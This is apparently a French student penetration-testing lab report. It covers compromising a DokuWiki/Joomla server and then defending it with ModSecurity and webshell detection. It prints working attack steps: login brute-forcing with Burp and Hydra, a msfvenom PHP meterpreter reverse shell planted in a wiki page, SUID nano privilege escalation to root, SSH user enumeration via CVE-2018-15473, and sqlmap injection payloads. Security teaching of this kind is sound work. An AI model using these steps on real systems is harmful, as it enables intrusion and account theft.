
Pour chercher ce répertoire nous avons utilisé wfuzz avec le fichier fuzz\_common.txt :

```
(kali@kali)-[~/Downloads/addons]
$ wfuzz -w fuzz_common.txt --hc 404 http://192.168.0.34/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not c
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.0.34/FUZZ
Total requests: 207630

ID      Response  Lines  Word  Chars  Payload
-----
000001011:  301        9 L    28 W   316 Ch  "javascript"
000003665:  301        9 L    28 W   312 Ch  "drupal"
000005775:  301        9 L    28 W   312 Ch  "joomla"
000010050:  301        9 L    28 W   316 Ch  "phpmyadmin"
000010465:  401       14 L    54 W   458 Ch  "backups"
000014370:  301        9 L    28 W   316 Ch  "secretwiki"
000041836:  200       378 L   980 W  11510 Ch "http://192.168.0.34/"
000089168:  403       10 L    30 W   292 Ch  "server-status"

Total time: 0
Processed Requests: 207630
Filtered Requests: 207622
Requests/sec.: 0
```

On trouve que le répertoire du wiki est nommé « secretwiki ».





On cherche à présent à se connecter avec l'utilisateur admin. Pour cela, on fait une attaque sniper avec Burp.

Login

Username

Password

☐ Remember me

You don't have an account yet? Just get one: [Register](#)

Forgotten your password? Get a new one: [Send new password](#)

```
1 POST /secretwiki/doku.php HTTP/1.1
2 Host: 192.168.0.34
3 Content-Length: 73
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.0.34
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
10 Referer: http://192.168.0.34/secretwiki/doku.php?do=login&sectok=9db7b8fb87b6311f
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: DokuWiki=06qbtvfnh96jptajq79cng23u4
14 Connection: close
15
16 sectok=ae888f95108d6f8d449dd8638539f832&id=start&do=login&u=admin&p=admin
```

Attacktype:

```
1 POST /secretwiki/doku.php HTTP/1.1
2 Host: 192.168.0.34
3 Content-Length: 73
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.0.34
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image.
10 Referer: http://192.168.0.34/secretwiki/doku.php?do=login&sectok=9db7b8fb87b63
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: DokuWiki=06qbtvfnh96jptajq79cng23u4
14 Connection: close
15
16 sectok=ae888f95108d6f8d449dd8638539f832&id=start&do=login&u=admin&p=admin$
```

On crée un fichier pour les mots de passe avec la règle john : un mot en minuscule suivi d'un chiffre.



```
(kali@kali)-[~/Downloads/addons]
$ john --wordlist=weaksauc.txt --rules=JoomlaAdmin --stdout | unique johnruleforwiki.txt
Using default input encoding: UTF-8
```

Ressort de l'attaque que le mot de passe pour admin est « secret7 ».

Request	Payload	Status ▾	Error	Timeout	Length
1269	secret7	302	<input type="checkbox"/>	<input type="checkbox"/>	723

On va à présent créer une backdoor. La première étape consiste à activer l'insertion de PHP et HTML dans le wiki dans Admin > Configuration Settings.

Allow embedded HTML	<input checked="" type="checkbox"/>
Allow embedded PHP	<input checked="" type="checkbox"/>

On crée un meterpreter php à l'aide de Metasploit, qui redirige les données vers le client.

```
(kali@kali)-[~/Downloads/addons]
$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.0.30 LPORT=5555 -f raw > reversetcp.php
```

On copie le contenu du fichier de sortie sur le wiki. Il faut bien faire attention, le code doit commencer par une balise ouvrante <php> et non <?php fournit par msfvnom.

```
Trace: => start
Edit the page and hit Save. See syntax for Wiki syntax. Please edit the page only if you can improve

<php> /**/ if (!isset($GLOBALS['channels'])) { $GLOBALS['channels']
$GLOBALS['resource_type_map'] = array(); } if (!isset($GLOBALS['udp
(!isset($GLOBALS['id2f'])) { $GLOBALS['id2f'] = array(); } function
meterpreter stage"); function dump_array($arr, $name=null) { if (is
dump_array($val, "{$name}{{$key}}"); } else { my_print(sprintf(" $k
$resource_type_map; dump_array($resource_type_map, 'Resource map');
function file_get_contents($file) { $f = @fopen($file,"rb"); $conte
(!function_exists('socket_set_option')) { function socket_set_optio
\x61\x6c\x13\x83\x4d\x45"); define("SESSION_GUID", "\x00\x00\x00\x0
define("PACKET_TYPE_REQUEST", 0); define("PACKET_TYPE_RESPONSE", 1)
define("CHANNEL CLASS BUFFERED". 0); define("CHANNEL CLASS STREAM".
```

Avant de publier, il faut faire attention à bien re fermer la balise.


```
max_execution_time',0); $GLOBALS['GUID'] =
0.30'; $port = 5555; my_print("Don't have a
ALS['msgsock_type']; switch ($msgsock_type) {
; while (false != ($cnt = select($r, $w, $e,
ytes", strlen($packet))); if (false==$packet)
substr($header, 20, 4)); $len =
$packet)); write_tlv_to_socket($msgsock,
ytes", strlen($data)); $request =
-----"); close($msgsock);</php>
```

On lance msfconsole pour être sur l'écoute du port 5555. On va sur la page du secretwiki. Il contient le code PHP généré par msfvenom. En cliquant sur le bouton « show page » pour recharger la page si ce n'est pas fait, on récupère une session en tant que www-data. Voici le résultat de l'écoute :

```
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.30
LHOST => 192.168.0.30
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.30:5555
[*] Meterpreter session 1 opened (192.168.0.30:5555 -> 192.168.0.34:44462) at 2022-01-13 10:17:41 -0500
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 2033 created.
Channel 0 created.
www-data@ubuntu:/var/www/html/secretwiki$ whoami
www-data
www-data@ubuntu:/var/www/html/secretwiki$
```

### 3.1.2.2 Escalade de privilège

On peut uploader le fichier linuxprivchecker.py et le lancer, il va nous permettre de voir la liste des fichiers avec des autorisations de SUID.



```
Console
List dir
$ ls
component.php
css
error.php
favicon.ico
html
images
index.php
javascript
jsstrings.php
language
linuxprivchecker.py
templateDetails.xml
template_preview.png
template_thumbnail.png
```

Dans notre cas on va utiliser directement la commande find, qui est plus simple et le résultat plus lisible.

Ci-dessous la liste des binaires qui ont des autorisations SUID.

```
www-data@ubuntu:/var/www/html/secretwiki$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/mtr
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/at
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/telnetlogin
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/uthbind/helper
/usr/sbin/uidd
/usr/sbin/pppd
/bin/nano
/bin/ping6
/bin/su
/bin/ping
/bin/mount
/bin/fusermount
/bin/umount
/sbin/mount.cifs
```

On va s'intéresser à /bin/nano. Et on va copier ce code :

```
./nano -s /bin/sh
/bin/sh
^T
```

```
$ cd /bin
cd /bin
$ ./nano -s bin/sh
./nano -s bin/sh
```

On est désormais root

```
# whoami
whoami
root
```

## 3.2 SSH


Dans cette partie nous allons utiliser la CVE-2018-15473 afin de détecter un compte utilisateur valide.

On récupère le code dont on va avoir besoin sur GitHub :

```
(kali@kali)-[~/Downloads]
$ git clone https://github.com/Rhynorater/CVE-2018-15473-Exploit.git
Cloning into 'CVE-2018-15473-Exploit'...
remote: Enumerating objects: 64, done.
remote: Total 64 (delta 0), reused 0 (delta 0), pack-reused 64
Receiving objects: 100% (64/64), 18.00 KiB | 1023.00 KiB/s, done.
Resolving deltas: 100% (30/30), done.
```


On lance le script en entrant en paramètres le fichier simple\_users2.txt, le fichier de sortie listUsers.txt et l'adresse IP du serveur.

```
(kali@kali)-[~/Downloads/CVE-2018-15473-Exploit]
$ python3 sshUsernameEnumExploit.py --userList simple_users2.txt --outputFile listUsers.txt 192.168.1.27
[+] Results successfully written to listUsers.txt in List form.
```



```
~/.Downloads/CVE-2018-15473-Exploit/listUsers.txt - Mousepad
File Edit Search View Document Help
README.md x listUsers.txt x
root is a valid user!
eleve is a valid user!
admin is a valid user!
administrator is not a valid user!
administrateur is not a valid user!
backup is a valid user!
prof is not a valid user!
ssh is not a valid user!
guest is not a valid user!
backup is a valid user!
test is a valid user!
support is not a valid user!
sshd is a valid user!
```

On sélectionne les noms d'utilisateur détectés comme valides dans le fichier de sortie pour les enregistrer dans le fichier validUsers.txt



```
~/.Downloads/CVE-2018-15473-Exploit/validUsers.txt - Mousepad
File Edit Search View Document Help
README.md x listUsers.txt x validUsers.txt x
root
eleve
admin
backup
backup
test
sshd
```

On cherche les combinaisons identifiant/mot de passe valides en utilisant les identifiants détectés et les mots de passe contenus dans weaksauce.txt. Pour automatiser les connexions au serveur avec SSH, on utilise l'outil Hydra.

```

(kali@kali)-[~/Downloads/CVE-2018-15473-Exploit]
$ hydra -L validUsers.txt -P weaksauce.txt 192.168.1.27 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-25 14:08:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1183 login tries (l:7/p:169), ~74 tries per task
[DATA] attacking ssh://192.168.1.27:22/
[STATUS] 189.00 tries/min, 189 tries in 00:01h, 997 to do in 00:06h, 16 active
[22][ssh] host: 192.168.1.27 login: admin password: admin
[22][ssh] host: 192.168.1.27 login: backup password: backup
[STATUS] 311.67 tries/min, 935 tries in 00:03h, 253 to do in 00:01h, 16 active
[STATUS] 268.25 tries/min, 1073 tries in 00:04h, 115 to do in 00:01h, 16 active
[STATUS] 237.60 tries/min, 1188 tries in 00:05h, 1 to do in 00:01h, 12 active
1 of 1 target successfully completed, 2 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-25 14:13:42

```


Nous avons trouvé deux comptes valides avec leur nom d'utilisateur et mot de passe.

### 3.3 Gestion des backups

On va réaliser une attaque par brute-force de l'authentification htaccess avec Burp. D'abord, on intercepte la requête d'authentification.

Nous avons utilisé burp pour intercepter une connexion avec le nom d'utilisateur « joomhtaccess »

Les informations de connexion sont présente dans la partie Authorization encodées en base64.



Target	Positions	Payloads	Resource Pool	Options
<p><b>Payload Positions</b></p> <p>Configure the positions where payloads will be inserted into the base request. The attack type determines the positions.</p> <p>Attack type: <input type="text" value="Sniper"/></p> <pre> 1 GET /backups HTTP/1.1 2 Host: 192.168.1.27 3 Cache-Control: max-age=0 4 Authorization: Basic \$0g==\$ 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/ 8 Accept-Encoding: gzip, deflate 9 Accept-Language: en-US,en;q=0.9 10 Connection: close 11 12 </pre>				

On upload le fichier weaksauce.txt dans la partie payload et on va configurer l'envoi des informations sous la forme « user:password » encodée en base64.

<p><b>Payload Options [Simple list]</b></p> <p>This payload type lets you configure a simple list of strings that are used as payloads.</p>	
<div> <div>Paste</div> <div>Load ...</div> <div>Remove</div> <div>Clear</div> </div>	<div> <div>0</div> <div>0000</div> <div>0123456789</div> <div>1</div> <div>10</div> <div>100</div> <div>11</div> <div>1111</div> <div>11111</div> </div>
<div>Add</div>	<div>Enter a new item</div>
<div>Add from list ...</div>	

**?** **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled	Rule
<input checked="" type="checkbox"/>	Add Prefix: joomhtaccess:
<input checked="" type="checkbox"/>	Base64-encode

Une fois l'attaque lancée, on obtient une réponse en base64 et on va utiliser le decoder pour afficher les identifiants :

Request	Payload	Status ^	Error	Timeout	Length	Comment
445	am9vbWh0YWNjZXNzOmxldG...	301	<input type="checkbox"/>	<input type="checkbox"/>	540	
0		401	<input type="checkbox"/>	<input type="checkbox"/>	702	
1	am9vbWh0YWNjZXNzOg==	401	<input type="checkbox"/>	<input type="checkbox"/>	702	
595	am9vbWh0YWNjZXNzOiFyb290	401	<input type="checkbox"/>	<input type="checkbox"/>	702	

**Result 445 | Intruder attack**

Payload: **am9vbWh0YWNjZXNzOmxldG1laW4=**

Status: 301

Length: 540

Timer: 31

Request    Response

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

**am9vbWh0YWNjZXNzOmxldG1laW4=**

joomhtaccess:letmein

Le mot de passe est « letmein ».





On lance john avec sur le hash généré avec le dictionnaire weaksauce.txt et notre règle de mot de passe :

```
(kali㉿kali)-[~/Downloads]
$ john --wordlist=weaksauce.txt --rules=Joomla joomla.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
security9! (joomla.zip/joomla/from_blind_sql-to_rce.mkv)
1g 0:00:00:00 DONE (2021-12-25 16:49) 2.702g/s 21891p/s 21891c/s 21891C/s kkk
kkkk56..thunder9,
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

On obtient le mot de passe « security9! ».

## 3.4 Web

### 3.4.1 WAF

Une fois mod-security2 installé nous le configurons pour détecter mais aussi bloquer les attaques :

```
#
SecRuleEngine on_

GNU nano 2.2.6      Fichier : /etc/apache2/mods-enabled/security2.conf

<IfModule security2_module>
    # Default Debian dir for modsecurity's persistent data
    SecDataDir /var/cache/modsecurity

    # Include all the *.conf files in /etc/modsecurity.
    # Keeping your local configuration in that directory
    # will allow for an easy upgrade of THIS file and
    # make your life easier
    IncludeOptional /etc/modsecurity/*.conf
    IncludeOptional "/usr/share/modsecurity-crs/*.conf"
    IncludeOptional "/usr/share/modsecurity-crs/activated_rules/*.conf"
</IfModule>
```

Nous créons un lien avec le fichier pour ajouter la règle SQLi :

```
root@ubuntu:/usr/share/modsecurity-crs/activated_rules# ln -s ../base_rules/modsecurity_crs_41_sql_i
njection_attacks.conf .
```

On lance de nouveau notre attaque et on voit qu'elle n'aboutit pas :

```
[kali@kali:~]$ sqlmap -u "http://192.168.0.34/joomla/index.php?option=com_contenthistory&view=history&list[ordering]=&item_id=75&type_id=10&list[select]=" --dbs=mysql --technique=E --dbs --fresh-queries
```

```
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. U
possible for any misuse or damage caused by this program

[*] starting @ 11:43:45 /2022-01-16/

[11:43:45] [WARNING] provided value for parameter 'list[ordering]' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:43:45] [WARNING] provided value for parameter 'list[select]' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:43:45] [INFO] testing connection to the target URL
[11:43:45] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
you have not declared cookies(s), while server wants to set its own ('id150fc7592e0ae513d76163ad26bcadd-hnl7ffb3c8l...2798qdgslr'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: list[select] (GET)
Type: error-based
Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
Payload: option=com_contenthistory&view=history&list[ordering]=&item_id=75&type_id=10&list[select]=(SELECT 1030 FROM(SELECT COUNT(*) ,CONCAT(0x716a6a7171,(SELECT (ELT(1030-1030,1))),0x71767f
MA.PLUGINS GROUP BY x)a))

[11:43:48] [INFO] testing MySQL
[11:43:48] [WARNING] the back-end DBMS is not MySQL
[11:43:48] [CRITICAL] sqlmap was not able to fingerprint the back-end database management system
[11:43:48] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times, 403 (Forbidden) - 1 times
[11:43:48] [WARNING] your sqlmap version is outdated

[*] ending @ 11:43:48 /2022-01-16/
```

On regarde dans les logs et on comprend bien que le WAF détecte et bloque l'injection SQL :

```
root@ubuntu:/usr/share/modsecurity-crs/activated_rules# cat /var/log/apache2/modsec_audit.log | grep SQL_INJECTION_

\x02\x00\x99\x02\x00\x981$)(?:(?^[\\`"'\xc2\xb4\x02\x00\x99\x02\x00\x98\\`"]*(?:[\n \t]" at ARGS:1
ist[select]. [file "/usr/share/modsecurity-crs/base_rules/modsecurity_crs_41_sql_injection_attacks.c
onf"] [line "237"] [id "981242"] [msg "Detects classic SQL injection probes 1/2"] [data "Matched D
ata: INFORMATION_SCHEMA found within ARGS:list[select]: (SELECT 9855 FROM(SELECT COUNT(*),CONCAT(0x
716a6a7171,(SELECT (CASE WHEN (QUARTER(NULL) IS NULL) THEN 1 ELSE 0 END)),0x7176717871,FLOOR(RAND(0)
*2)))X FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)"] [severity "CRITICAL"] [tag "OWASP_CRS/WEB_ATTA
CK/SQL_INJECTION"]
```

En essayant de reproduire notre attaque avec burp sur le formulaire, on obtient une erreur 403 Forbidden :

```
Request
Pretty Raw In Actions
1 /signed-exchange?wb3;q=0.9
2 Referer: http://192.168.0.34/joomla/index.php/registration-form
3 Accept-Encoding: gzip, deflate
4 Accept-Language: en-US,en;q=0.9
5 Cookie: d150fc7592de065137d1638d26bc0Add=nhrvc2aaqccjtpaa44t8sfdf6
6 Connection: close
7
8 -----WebKitFormBoundaryEqIYQofnVNGhoU
9 Content-Disposition: form-data; name="user[name]"
10
11 vafest
12 -----WebKitFormBoundaryEqIYQofnVNGhoU
13 Content-Disposition: form-data; name="user[username]"
14
15 vafest
16 -----WebKitFormBoundaryEqIYQofnVNGhoU
17 Content-Disposition: form-data; name="user[password1]"
18
19 azerty
20 -----WebKitFormBoundaryEqIYQofnVNGhoU
21 Content-Disposition: form-data; name="user[password2]"
22
23
24 -----WebKitFormBoundaryEqIYQofnVNGhoU
25 Content-Disposition: form-data; name="user[email1]"
26
27
28 -----WebKitFormBoundaryEqIYQofnVNGhoU
29 Content-Disposition: form-data; name="user[email2]"
30
31
32 -----WebKitFormBoundaryEqIYQofnVNGhoU
33 Content-Disposition: form-data; name="user[email2]"
34
35 ccc@ccc.com
36 -----WebKitFormBoundaryEqIYQofnVNGhoU
37 Content-Disposition: form-data; name="user[email2]"
38
39 ccc@ccc.com
40 -----WebKitFormBoundaryEqIYQofnVNGhoU

Response
Pretty Raw Render In Actions
1 HTTP/1.1 403 Forbidden
2 Date: Sun, 16 Jan 2022 16:54:59 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 Content-Length: 313
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
10 <head>
11 <title>
12 403 Forbidden
13 </title>
14 </head>
15 <body>
16 <div>
17 403 Forbidden
18 </div>
19 <p>
20 You don't have permission to access /joomla/index.php/registration-form
21 on this server.
22 </p>
23 <hr>
24 <address>
25 Apache/2.4.7 (Ubuntu) Server at 192.168.0.34 Port 80
26 </address>
27 </body>
28 </html>
```

Dans les logs on retrouve cette tentative :

```
<p>You don't have permission to access /joomla/index.php
POST /joomla/index.php/registration-form?task=user.register HTTP/1.1
Referer: http://192.168.0.34/joomla/index.php/registration-form
<p>You don't have permission to access /joomla/index.php/registration-form
root@ubuntu:/usr/share/modsecurity-crs/activated_rules# cat /var/log/apache2/modsec_audit.log | grep
waftest
user%5bname%5d=waftest&user%5busername%5d=waftest&user%5bpassword1%5d=azerty&user%5bpassword2%5d=aze
rty&user%5bemail1%5d=ccc%40ccc%2ecom&user%5bemail2%5d=ccc%40ccc%2ecom&option=com%5fusers&user%5bgrou
ps%5d%5b%5d=7&task=user%2eregister&7cfcd0beb6e0027c7bcb896dfab0cc4b3=1
root@ubuntu:/usr/share/modsecurity-crs/activated_rules#
```

## 3.4.2 Détection de backdoor

### **Détection manuelle**

Dans un premier temps, on peut effectuer des vérifications manuelles pour voir si l'on est victime d'un webshell.

#### Fichiers

Dans le dossier root du serveur web, on cherche les occurrences suivantes qui sont des appels utilisés par les webshells :

```
$ grep -RPn "(passthru|exec|eval|shell_exec|assert|str_rot13|system|phpinfo|base64_decode|chmod|mkdir|fopen|fclose|readfile) *\(
```

#### Connexions

On peut surveiller le réseau avec ces commandes, pour voir si un reverseshell n'est pas en cours d'exécution :

```
$ netstat -nptw
```

```
$ netstat -tunap | grep 4429
```

#### Processus

Enfin, on peut observer s'il n'y a pas de session www-data interagissant avec les processus en cours:

```
$ ps -eo user,pid,cmd | grep www-data
```

### **Détection automatique**

Enfin, certains outils, les Intrusion Detection System (IDS), permettent d'automatiser cette détection. Certains d'entre eux, comme Wazuh, nécessitent une interface graphique. Donc on se basera plutôt sur des outils fonctionnant uniquement par ligne de commande. C'est le cas de l'outil webshell-scan disponible sur Github à cette adresse :

<https://github.com/tstillz/webshell-scan>

Cet outil a pour unique fonction de détecter les webshells. Pour le lancer, on copie le projet Github sur la machine serveur, et on peut directement exécuter le programme situé dans le dossier bin. Ici l'exécutable Linux. On peut rentrer la commande avec les paramètres suivants, assez explicites, à titre d'exemple.

